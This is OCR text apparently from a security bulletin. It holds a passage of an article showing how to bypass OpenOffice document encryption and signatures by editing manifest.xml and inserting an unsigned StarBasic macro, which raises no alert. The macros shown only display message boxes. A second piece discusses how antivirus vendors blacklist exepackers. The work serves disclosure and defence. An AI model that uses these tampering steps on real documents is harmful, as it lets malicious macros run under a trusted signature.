manifest:salt="dmJtqGXRW+sO+o8vU/GbiQ=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Basic/"/>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="styles.xml" manifest:size="8315">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="qgwehDuLTFNDAo7TKMExjmID9tY=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="8dWw8yHo5aU="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="KTXWF5oelquuWtzKsibnTg=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="meta.xml"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Thumbnails/thumbnail.png"
manifest:size="4252">
<manifest:encryption-data manifest:checksum-type="SHA1/
1K" manifest:checksum="oJf7JAjmPn/7q76QPXSxjNdN8RM=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="ezfIUx0E/2A="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="D5J8wBvv1c4YAQlOvek6EA=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Thumbnails/"/>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="settings.xml"
manifest:size="7477">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="XBWgGb0E8QJocGNDRgAluLWQ0yI=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="Rjtsrax4yr4="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="R2OqHLfNJBy9S6be6+/F9Q=="/>
</manifest:encryption-data>
</manifest:file-entry>
</manifest:manifest>
```

Now let us modify the document in order to insert a malicious macro. The part of the file that refers to the component to be modified is as follows:

```
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="Basic/Standard/Mess_to_user.xml"
manifest:size="347">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K" manifest:checksum="Ak30lrpgYdX/
q3qq4qjtJYfW3WQ=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="vu7rTd3OYWU="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="KIeIhkKFlu0+C4eL1E7EwQ=="/>
</manifest:encryption-data>
</manifest:file-entry>
```

The content of the encrypted macro is as follows:

```
y~}I\_^K<97>ý÷\^E^YÐ"¨\¯~^Q<99><9c>´^YtgñÛ^Si;!<85>^Aý^T,<84>A
N±ÌÙ£^EÏ^P<8d>ôì\^egU<97>^Se±(WÞº^LrÒøk[x#ËËEE<92>\
'EÙÙ\'elZ\^aÎzK\'A<95><8e>*x<91>^CÔÁS}ebä~<93>|M%^ä-
*ºÖIW^Kb{^S¬j5^U<98><99>.^Z÷³<98><8d>¯<99>@<91>Ifæ%õ<85>ö
\^A\^A<82>ò¢<9c>L¼<8c>RË
Ï§Î´ûB~øtrËGJ^?L,Cw½^T^X\'eÝ<8f>õ<96>
#l^NG<8e><85>;Æ<94>Ù:ñùj
õ^H¡<9e>^A¥}Ä'RVm.^Zñ<81>r}^@¯<85>^@|ü»äÁ^\Ì^[^@<98>'Þ0<8e>+G
\'A<92>0Ë{õNg<89>³ ¥&Dðý
```

We will now replace the encrypted macro with a malicious, unencrypted macro. In the first instance, we have to remove all references to encryption in the META-INF/manifest.xml file. Then we can replace the encrypted macro with the malicious one whose code is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//
DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/
2000/script" script:name="mess_to_user"
script:language="StarBasic">REM  *****  BASIC  *****
Sub Main
msgbox(&quot; I am a malicious macro... hey hey, I
have just infected your document...&quot;)
End Sub
</script:module>
```

No alert will be issued when the document is opened and the malicious macro will operate. In the case of a trusted macro, the user would not even be notified of the presence of the macro, thus increasing its infectious power further.

Modifying a signed document without a macro

Let us now consider a digitally signed document without any macros. The digital signature is applied according to the path sig1 or sig2 in the graph shown in Figure 1. In this case, we will bypass the digital signature to insert a malicious macro. This is possible because it is only the document's content that is signed.

First, we remove the information that relates to the signature in the META-INF/manifest.xml file:

```
<manifest:file-entry manifest:media-type="" manifest:full-path="META-INF/documentsignatures.xml" />
```

Next, we remove the META-INF/documentsignatures.xml file from the archive. No integrity violation alert is triggered when the user opens the document. However, the icon at the bottom of the *OpenOffice* GUI, which indicates that the document is signed, disappears. It is possible that the disappearance of this icon could alert the recipient user to the fact that the file has been tampered with.

The second step of the infection consists of retaining the signature but inserting a malicious macro into the document. Let us consider the following macro:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="mess_to_user" script:language="StarBasic">REM  *****  BASIC  *****
Sub Main
msgbox(&quot;I am a malicious macro... hey hey, I have just infected your document...&quot;)
End Sub
</script:module>
```




Figure 1: OpenOffice signature graph.

The final step involves adding the information relating to the existence of this macro into the META-INF/manifest.xml file:

```
<manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/Standard/Mess_to_user.xml"/>
<manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/Standard/script-lb.xml"/>
<manifest:file-entry manifest:media-type="" manifest:full-path="Basic/Standard/"/>
<manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/script-lc.xml"/>
<manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
```

The signature's icon is still present in the *OpenOffice* GUI, no alert is triggered, the user is fooled and the macro will operate.

Modifying a signed document with a signed or unsigned macro

In this third class of attack, let us consider a document with a macro where both the document's content and the macro have been signed. In a similar way to that presented above, the infection consists of bypassing the signature by modifying all the relevant information – removing the following data in the META-INF/manifest.xml:

```
<manifest:file-entry manifest:media-type="" manifest:full-path="META-INF/macrosignatures.xml"/>
```

Then we just have to remove the macrosignatures.xml file from the archive. Now we are back to the previous case of having a signed document with unsigned macros. According to this case, we have to modify the data located between the two tags:

```
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="hello" script:language="StarBasic">
```

and

```
</script:module>
```

The original macro, which looks like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="hello" script:language="StarBasic">REM  *****  BASIC  *****
Sub Main
MsgBox(&quot;Hello World&quot;)
End Sub
</script:module>
```

has been modified as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//
DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/
2000/script" script:name="hello"
script:language="StarBasic">REM  *****  BASIC  *****
Sub Main
MsgBox(&quot;Hello Mr User, your macro has just have
been hacked :)&quot;)
End Sub
</script:module>
```

Once again, no alert will be triggered when the document is opened. It is thus very easy to infect a document while retaining the digital signature, promoting a false sense of security in doing so.

Modifying an encrypted and signed document with a macro

In this case, the document is first signed (including the macro) and then encrypted. This should be the most secure way to protect an *OpenOffice* document, but unfortunately this is not the case. We will now show how both the encryption and the digital signature can be bypassed.

In the META-INF/manifest.xml file, we first remove the following parts which relate to the macro encryption and signature:

```
<manifest:file-entry manifest:media-type=""
manifest:full-path="META-INF/macrosignatures.xml"/>
.............
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="YcgygyDHQ1NUCAB80HA5Z4C24No=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="QcCMCISZu+8="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="RDdsU3RxAIqYmBhfgviwug=="/>
</manifest:encryption-data>
</manifest:file-entry>
.............
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="AVJqugo0F2xvU9KaiKcanc17mgE=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="e/nOQd+LvKY="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="Z2YgG2pkbAekJZ4AVvaLyg=="/>
</manifest:encryption-data>
</manifest:file-entry>
.............
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="EClic6byHiSVEsuYf5VZ85y2C5A=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="flO0sxd0s4w="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="+F5uK/4ALZuR2Q1Kl1uD0Q=="/>
</manifest:encryption-data>
</manifest:file-entry>
.................
```

Then we remove the META-INF/macrosignatures.xml file from the archive. Finally we replace the encrypted macros:

```
/
<9a>Îd<9d>gÍäëmBðÿa}<93>^A8çèîQâtä^W÷ 4¬<81>ßSÿ3^Vþ^QE^
E)0lo^UY<81>ªeÄ^P§'(søòú^C^[X^TQÁÜ¸^LVö½^Uc²oÚÉý^P<
9a>^_XÜ^QT"b^]nôó°^L1à^?Ê^Yð^KQÏ"0^TnC>IÑSx¡¹^Q<
9a>Ø´^G^@¸t<91>^^^[<95>íó^CÂ÷ï^Oû<97>^S®^KWV<92>
<87>¯^U
´¦<81>òøÍ§ÿ<91>¾^C<9f>Z^\õ÷Ôúâ^_³|w\.*£^YÔ^K^@ºÀvÚ}và<82>
<8a>Ãô·^YkeÍâï^ö¦ÿÆ(<83>Íð
æÀ|X3¬þþd@^R'ú^Q©ç<88>^Lc^H^E<8c>Ì^Nì<8d>ÜÞ
```

with a malicious (unencrypted) one:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//
DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/
2000/script" script:name="hello"
script:language="StarBasic">REM  *****  BASIC  *****
Sub Main
MsgBox(&quot;Hello Mr User, your macro has just have
been hacked :)&quot;)
End Sub
</script:module>
```

When the document is opened, no alert is triggered despite the fact that the document's signature is still present. The malicious macro has been executed successfully.

A less brutal approach would consist of removing the encryption data relating to the Basic/Standard/<macro_name>.xml file only. However, in order to do that one must know the exact structure of the library.

Other classes of attack

Many other attacks can be performed on *OpenOffice* documents even when encrypted and/or digitally signed. For example:

- Adding external files into the archive: theft of documents from an *OpenOffice* (malicious) document.
- Using complex macro libraries: all the previous work extends to complete libraries. It is possible to perform very complex malicious attacks.

CONCLUSION

The in-depth analysis of *OpenOffice* security has uncovered design flaws that make viral attacks very easy and powerful, undermining the sense of security which the user feels is provided by both encryption and digital signatures.

These techniques are badly managed and can be bypassed simply by using a basic text editor.

All relevant data have been provided to the *OpenOffice* developers and we hope that they will soon issue a new, more secure release that will correct these weaknesses. But *OpenOffice*'s design philosophy must be fundamentally changed in order to manage better the integrity of *OpenOffice* documents – the most critical issue underlying all the *OpenOffice* weaknesses. The question is: is it really possible to offer security while being totally open? Since the attacker also has access to the security specifications, he has total control of the security mechanisms (unless they are non-public or a secret parameter – such as a key – is used and efficiently managed). In this context, the odds are in the favour of the proprietary software.

We strongly advise *OpenOffice* users to protect their documents by using external encryption and digital signature (e.g. PGP).

From the point of view of AV software, anti-virus products should warn of the presence of any macro in *OpenOffice* documents and should alert the user when the document content is signed but the macros are not. They also should issue an alert whenever an encrypted document contains unencrypted macros. It is certain that AV products have an essential role to play in the context of *OpenOffice* security.

REFERENCES

[1] De Drézigué, D.; Fizaine, J.-P.; Hansma, N. In-depth analysis of the viral threats with OpenOffice.org documents. Journal in Computer Virology, (2)-3, 2006.

[2] Filiol, E.; Fizaine, J.-P. Le risque viral sous OpenOffice 2.0.x. MISC – Le journal de la sécurité informatique, vol. 27. 2006. http://www.miscmag.com/.

[3] Rautiainen, S. OpenOffice security. Proceedings of the Virus Bulletin International Conference 2003.

[4] Lagadec, P. OpenOffice/OpenDocument and MS Open XML security. PACSEC 2006 Conference. http://pacsec.jp/psj06archive.html.

[5] Open Oasis. OpenDocument specifications v1.1. http://www.oasis-open.org/specs/.

[6] W3C. Specification signature W3C. http://www.w3.org/Signature/.

[7] XML. http://www.xml.com/pub/a/2001/08/08/xmldsig.html and http://www.w3.org/TR/xmldsig-core/.

[8] Filiol, E.; Fizaine, J.-P. Security Analysis of the ODF security: a formal approach. ESAT Technical Report 2007-21.

OPINION

EXEPACKER BLACKLISTING

Gabor Szappanos
VirusBuster, Hungary

Undisputedly the most controversial subject at this year's International Antivirus Testing Workshop in Reykjavik [1] was the detection (or not) of exepackers. Opinions ranged very widely among attendees, with some of the most common comments being:

- Detecting exepackers is a bad thing, because we are saying something about the sample without any information about the main code.
- The presence of the exepackers should be indicated in the scan log, but there should be no detection.
- Exepacker information can be used to further heuristic evaluation.
- Exepackers should be detected only in special scan modes.
- It is OK to detect exepackers, because these are mostly used in malware.

I won't pretend to be unbiased on this topic. *VirusBuster* introduced exepacker blacklisting in December 2006. It was preceded by a long period of preparation, and it is an ongoing development project as new exepackers are added to the list. However, I understand and accept the other opinions, and in this article I will try to summarize the pros and cons of exepacker detection and relate some of our experiences.

The article will also provide a detailed examination of different types of packer, look at how to handle packers during analysis, as well as what may happen in the future.

SUMMARY

Exepacker blacklisting was introduced by *VirusBuster* for the following reasons:

- Because it is a good indication of malware.
- Because we felt we couldn't afford not to do it.
- Because other vendors were already doing it.

Let us learn from real life. When a customer brings to our support team a PC that is suspected to be infected, the first thing we look for is the presence of exepacked files in the %Windows% or %System% directory. If we find any, they are almost certain to be malware.

If this common sense approach works for our support engineers, perhaps our AV engine can use the same argument.

ORIGINS

Runtime executable compressors have been around since the early days of PC computing. Even MSDOS 6 used PKLITE for packing some of its system files. The reason for the use of compressors was to save disk space – hard disk space was precious back then, and any method that could free up some disk space was welcome.

Later, in the modem era, download bandwidth became a valuable commodity, thus executable packers or archivers were used to decrease the package size.

Of course, none of this spares any RAM – since the decompressed executable is expanded in the memory during runtime.

I wouldn't say that the detection of exepackers by anti-malware products is a revolutionary idea. In fact, the first discussion I recall on the subject was with *McAfee*'s Peter Morley, at VB2005 in Dublin. He reasoned that if a sample is detected with a 'black' packer, or multiple layers of packers, then it must be a very suspicious sample. Back then I thought this was an unlikely scenario, but times have changed.

WHAT ARE THE EXEPACKERS?

Windows executable programs are typically very large. In order to save disk space and download bandwidth, shareware/freeware applications have been compressed with runtime packers for many years. These runtime compressors (also called exepackers) unpack the original program in memory, and transfer the execution. Typical exepackers include UPX and ASPack.

Commercial programs have different requirements. In order to protect intellectual property these are encrypted with different runtime tools, which are not designed (primarily) to spare the size of the executable, but to make it difficult to reverse engineer it. Commonly used encryptors include ASProtect and Armadillo.

The basic types of packer are as follows:

- Compressors: designed to decrease the size of the executable disk image.
- Cryptors: designed to hide the original executable from reverse engineering through the use of simple encryption.
- Installers: designed to create a single self-installing executable package of a set of files.
- Protectors: designed to hide the original executable from reverse engineering through the use of anti-debugging tricks and more complex cryptographic algorithms.

Before *VirusBuster* started blacklisting runtime packers, we had an extensive discussion with experts from other AV companies. We were able to do so because about two years ago, recognizing the need for some coordinated effort to handle exepackers, a communication forum was set up for experts in this field. The discussion helped us (and I believe others) to determine which packers should be blacklisted and which should not.

Not all packers are equal. Roughly, there are three groups:

1. Custom-made packers, with no public release.

The packers in this group (UPC, Tibs packer, NSPM, etc.) have never been released for public use – these are developed and maintained by malware authors. We blacklist them without question – whatever comes from malware authors is not to be trusted. We have never had a false positive from this group.

How do we know that there is no public release? As mentioned previously, exepacker experts communicate on this subject. Many of the experts follow discussion groups closely, check websites regularly for new versions of packers, and if something new comes up in a malware sample, they take the time to hunt the packer down. One of them may miss a new packer, but if none of them finds the source for a new packer, then it is very likely not available.

2. Publicly released exepackers, which are commonly used in proprietary programs (Themida, ASProtect, Armadillo, UPX etc.).

We realize that these packers are used in legitimate programs, so we don't blacklist them. Therefore we don't have any false positives here. Most protectors belong to this category. It is unfortunate that the most complicated packers (Armadillo, Themida, ASProtect) belong in this category – we can't blacklist them and we are not able to unpack them.

Once again, communication with the exepacker experts helps us to determine which packers are used in legitimate programs.

3. Packers which are publicly released, but which are used mostly in malware.

This is the problematic category. These packers (UPack, NsPack, PeX, etc.) are popular with malware authors, but some legitimate programs also use them. Here we have to make a decision based on the prevalence of these packers. It's a tough decision, because as soon as we start blacklisting one of the packers in this category, we are

certain to generate false positives – but we judge that the benefit will outweigh the cost.

(*Note*: the use of the term 'false positive' is not strictly correct in this instance – we state that the file is packed with a certain packer, which is often used by malicious programs, and that statement is true. However, a grammatical argument will not make our users happy when their favourite applications are quarantined, no matter what the accompanying log message says.)

There is some transition between the three packer categories. For example, Bagle authors started to use PeX in order to avoid detection by anti-virus scanners. Later, since they had access to the publicly available source code of the packer, they started to modify it. Some AV scanners still recognized and unpacked the first variations, but after a while the modifications became so extensive that we were faced with what was effectively a custom-made packer.

EXEPACKERS ARE A GOOD INDICATION OF MALWARE

Like professional software developers, malware authors are also interested in minimizing size (e.g. when they have to transfer their executables from one PC to another during infection) and in making their programs difficult to reverse engineer. If a malicious program is difficult to analyse, then it is more difficult to develop a generic detection using emulation, and the malware has a better chance of survival.

As a result, malware authors tend to use protectors/cryptors. Typically the products they use are different from those used by professional software developers for three reasons:

- They don't have to pay for a licence (though some could easily afford it).
- Custom packers are less likely to be recognized and uncompressed by AV programs.
- Custom packers can be changed more frequently if the malware authors have the source code themselves.

HOW SHOULD THE EXEPACKERS BE HANDLED?

AV engines use two basic approaches for handling exepackers (and many of them use a combination of both).

A generic approach is to unpack the packer/cryptor layer using an emulator, which is a standard accessory of contemporary AV engines. This approach has the advantage of being able to unpack unknown packers, or tweaked versions of known packers, but since running code in the emulator is at least a couple of times slower than running native code, it tends to be a performance killer.

For this reason, AV developers use native unpacker modules for common exepackers. This is a lot faster than running the code in an emulator, but the recognizers can be fooled, so tweaked versions of known packers will avoid native unpacking.

A hybrid approach can also be used. When the code is executed in an emulator and a common packing/crypting algorithm is detected during execution, the engine switches to native execution of the algorithm, then back to emulation.

FALSE POSITIVES

We must be mindful of the fact that exepackers are used in legitimate applications as well, so before we start any blacklisting, we have to investigate them thoroughly to minimize user impact.

The following are *Bit9*'s statistics of clean files as revealed in Mario Vuksan's presentation on maintaining a whitelisting database at the Antivirus Testing Workshop [1].

Total count: 2,897,804

archive_type	found_count	
PACK/UPX 0.8x - 2.xx	2319	0.08%
PACK/Private exe Protector 2.0	808	0.02%
PACK/ASPack 2.12	463	0.01%
PACK/ASProtect 1.33 - 2.1	284	0.00%
PACK/ASPack 2.11 - 2.11d	237	0.00%
PACK/PKLITE32 1.1	189	0.00%
PACK/CExe 1.0a	155	0.00%
PACK/PECompact 2.xx	138	0.00%
PACK/ASPack 2.1	68	0.00%
PACK/Petite 2.2	46	0.00%
PACK/PECompact 1.68 - 1.76	40	0.00%
PACK/ASPack 2.000	33	0.00%
PACK/ASPack 1.08.03	33	0.00%
PACK/Themida 1.0.0.0 - 1.8.0.0	28	0.00%
PACK/UPX 0.72	25	0.00%
PACK/ASPack 2.11	22	0.00%
PACK/ASPack 2.001	19	0.00%
PACK/ASPack 1.07b	16	0.00%
PACK/ASPack 1.08.02	15	0.00%
PACK/EXECryptor 2.2 - 2.3	14	0.00%
PACK/ASPack 1.06b - 1.061b	14	0.00%
PACK/HASP HL Protection 1.x	11	0.00%
PACK/PEBundle 2.x	9	0.00%
PACK/ASProtect 1.0	8	0.00%
PACK/Reflexive Arcade Wrapper	7	0.00%
PACK/Thinstall Embedded 2.312	6	0.00%
PACK/PE Pack 1.0	5	0.00%
PACK/ASPack 1.08.04	4	0.00%
PACK/WinUPack 0.37 - 0.39	4	0.00%
PACK/EXECryptor 2.xx	4	0.00%

PACK/EXE Stealth 2.72	4	0.00%
PACK/ACProtect 1.4x	4	0.00%
PACK/UPX-Scrambler RC1.x	4	0.00%
PACK/UPX 0.62	4	0.00%
PACK/EXECryptor 2.0 - 2.1	4	0.00%
PACK/PC-Guard 4.0x	3	0.00%
PACK/Petite 1.2	3	0.00%
PACK/FSG 2.0	3	0.00%
PACK/FSG 1.33	3	0.00%
PACK/Yoda's Cryptor 1.2	2	0.00%
PACK/PC Guard 5.00	2	0.00%
PACK/UPX 0.70	2	0.00%
PACK/UPX Protector 1.0x	2	0.00%
PACK/EXE32Pack 1.38	2	0.00%
PACK/PECompact 1.47 - 1.50	2	0.00%
PACK/WinUPack 0.28 - 0.3x	2	0.00%
PACK/PECompact 0.978.1b	1	0.00%
PACK/Petite 1.4	1	0.00%
PACK/PECompact 1.40 - 1.45	1	0.00%
PACK/PECompact 1.67	1	0.00%
PACK/Thinstall Embedded 2.42x -	1	0.00%
PACK/HidePE 1.1	1	0.00%
PACK/ASPack 1.03b	1	0.00%
PACK/ProActivate 1.0x	1	0.00%
PACK/SDProtector 1.1x	1	0.00%
PACK/Thinstall Embedded 1.9x	1	0.00%
PACK/FSG 1.0	1	0.00%
PACK/Thinstall Embedded 2.62x	1	0.00%
PACK/tElock 0.71	1	0.00%
PACK/yodas Protector 1.03.3	1	0.00%
PACK/Thinstall Embedded 2.609	1	0.00%
PACK/PECompact 1.30 - 1.32	1	0.00%
PACK/tElock 0.60	1	0.00%
PACK/ASPack 1.08.00 - 1.08.01	1	0.00%
PACK/eZIP 1.0	1	0.00%
PACK/ASProtect 1.1	1	0.00%
PACK/Yoda Cryptor 1.2	1	0.00%
PACK/PECompact 1.55	1	0.00%
PACK/UPX 0.60 - 0.61	1	0.00%

Most of the samples in the recent WildList use some sort of exepacker [2]. Of the 739 files there are only 54 that do not use an exepacker. The remaining 92% use over 30 different packers. The top packers in use in the WildList are:

- UPX: 167 files
- Morphine: 72 files
- MEW: 59 files
- FSG: 50 files
- PESpin: 32 files

Recent network worms have also shown extensive use of packers. The prevalence of packers among new malware is as follows:

UPX	*398*	PESpin	7
Obsidium	162	TeLock	7
PECompact	155	PE-Pack	6
FSG	120	SoftComp	6
Themida	108	Ezip	6
UPack	103	Pingvin	5
ASPack	89	Yoda	5
NSPack	89	PCShrink	5
Armadillo	88	Pex	4
Enigma	86	YodaProt	4
MEW	86	NTPacker	3
UPC	62	PE-Diminisher	3
Packman	58	NakedPack	3
PolyCrypt	56	SimplePack	3
Molebox	50	Exe32Pack	3
Morphine	29	ExeStealth	3
ASProtect	27	YodaProtect	2
Expressor	23	Kcuf	2
Petite	18	RadPack	2
NSAnti1	7	Crypt.Kcuf	2
PEBundle	12	SDProtector	1
PE-Shield	12	JDPack	1
PELock	11	PE-Crypt.Sqr	1
PE-Armor	10	Thunder	1
WWPack32	10	BJFnt	1
Polyene	8	Neolite	1

The packers listed within the top part of the clean file statistics (which are thus not suitable for blacklisting) are shown in bold italic. These packers are better handled by unpacking.

Clearly, many white packers appear amongst the malware samples, but it is also clear that there are a large number of exepackers that are used frequently in malware families, but only rarely in clean applications.

In the first quarter of this year, 20,000 samples from our incoming collections (samples we have mostly not seen yet) were detected using exepacker blacklisting. Most of these samples would otherwise go undetected, and would have to wait until a specific detection signature was produced. During the same period we had fewer than a dozen user complaints about false positives (which were fixed easily and quickly). The numbers may be different for other companies.

I acknowledge that false positives are not good, and should be avoided wherever possible. But we don't false positive (at least not because of exepacker detection) on critical system files, which are never packed, or on the most widely used legitimate applications (using packers from category 2 described earlier). So the false positives caused by




Figure 1: VirusBuster exepacker detections.

exepacker detection affect only a small percentage of users, not badly, and only temporarily. Meanwhile, exepacker detection stops common malware proactively, which may affect a very large number of users.

The chart shown in Figure 1 illustrates *VirusBuster*'s detection of the 'official' packers (in a large malware collection), providing us with an idea of the distribution of these packers.

OTHERS ARE DOING IT

Several other AV companies are blacklisting exepackers. Their detections range from suspicious file indications to clear indications of malware. And there have been a couple of definite 'false positives', where files packed with a certain packer are detected as being infected with a specific worm/trojan. Such cases arise as a result of the packer not being recognized during sample processing, and detection of the sample therefore being based around its code. AutoIT and MEW are known to have caused this type of mistake. In the case of a rare or brand new exepacker, it is not trivial to determine just by looking at the sample whether it is a commercial packer, or a custom-made loader for the specific malware.

Extra care is needed to interpret and test against false positive detections in the case of exepackers. It is very easy to generate thousands of false positives simply by packing innocent files e.g. with Morphine. In fact, you can generate as many false positives this way as you wish, thus making the product's performance appear poor in a comparative test.

But these are not real-life examples; real users would never encounter these files. However, shareware/freeware applications, downloadable from Internet repositories, also use exepackers, and if one of those is detected by an AV scanner then it is clearly a very genuine false positive. In short, fabricated samples should not be used to test for exepacker false positives.




Figure 2: Incoming sample detections.

WE CAN'T AFFORD NOT TO DO IT

Figure 2 illustrates the role of exepacker detection across incoming new samples. These are derived from the monthly collections that we receive – each collection is checked as it arrives. Some of the samples are recognized as the result of specific detections – these are samples that we have already received and processed, and for which we have developed specific detection signatures. Others are picked up using generic detection, which is designed to recognize new members of known virus families. The third class of detection consists of the samples that are detected via exepacker blacklisting. The latter two types of detection (generic and exepacker) represent proactive detection of samples we have not seen before.

Of these detections, 14.2% of the new samples are only detected because they include a blacklisted exepacker. These samples would otherwise go undetected and infect users' computers. Yes, we could work harder, support the unpacking of more packers, and detect the underlying code more efficiently. This is also done, and it is another of the weapons we can use. But adding support for a new exepacker to an AV engine is usually a more complicated and time-consuming process than blacklisting it.

Blacklisting is an opportunistic approach, but I try to be realistic. We don't have enough resources to build engine support for all new packers (and experience shows that




Figure 3: Large collection test result.

whenever a packer becomes supported, malware authors switch to another, more complicated one); so blacklisting helps us relieve some of the burden – and we still have thousands of undetected new samples to process.

Another advantage of blacklisting exepackers is the detection of older samples. This is advantageous when comparative anti-virus product tests are performed on large collections which often contain old samples. In this case, we don't have to waste precious analysis and processing time working on old samples, rather we can concentrate on the new samples that affect our users (while at the same time keeping our marketing department happy, too).

In the scanning of older collections, exepacker blacklisting means about 60,000 additional detections. While it can be argued that these samples could be processed by the virus lab to yield the same result, I think anyone would agree that it is better (both for us and for the users) to process 60,000 new samples than to spend the same effort processing the old collection samples.

The use of generic and packer detection also means the size of the virus definition database can be kept to a minimum. From the same large collection we can compare how many virus definitions we need in the database for the specific detections, the generic detections and the exepacker detections (numbers are approximate):

	Detected samples	No. of virus definitions
Specific	240,000	140,000
Generic	60,000	800
Packer	60,000	20

'SERVER-SIDE POLYMORPHS'

In 2005 a new threat related to exepackers was introduced, which is popularly known as server-side polymorphism (although it has nothing to do with what we traditionally call polymorphism).

In this scenario, 'polymorphic' packers (i.e. packers which generate randomly different output from the same input file) were used to change the shape of the particular malware frequently. The technique was typically applied to malware which had one or more (or several hundred in the case of Bagle) hardcoded update URLs, which they visited for their updates. The content behind the URL was changed after a certain period of time.

All three types of packer were observed in this scenario.

A custom packer (UPC) was used in the case of the Swizzor trojan. *Eset* reported [3] that in a one-week period in September 2005, they observed 38,261 different variants of Swizzor – not directly downloading from the update server.

A publicly released 'black' packer was used in the Boxed (Robobot) trojans in July 2005. The trojan used Yoda Cryptor combined with UPX compression to change the content of the URL http://zone.megaspaware.com/3/scpr32e.exe approximately every 10 minutes.

And it was a very remarkable and unpleasant surprise for the AV community when the Bagle authors switched to using ASProtect (which has not been supported properly by AV engines since then) in March 2006, and repacked it approximately once every five minutes.

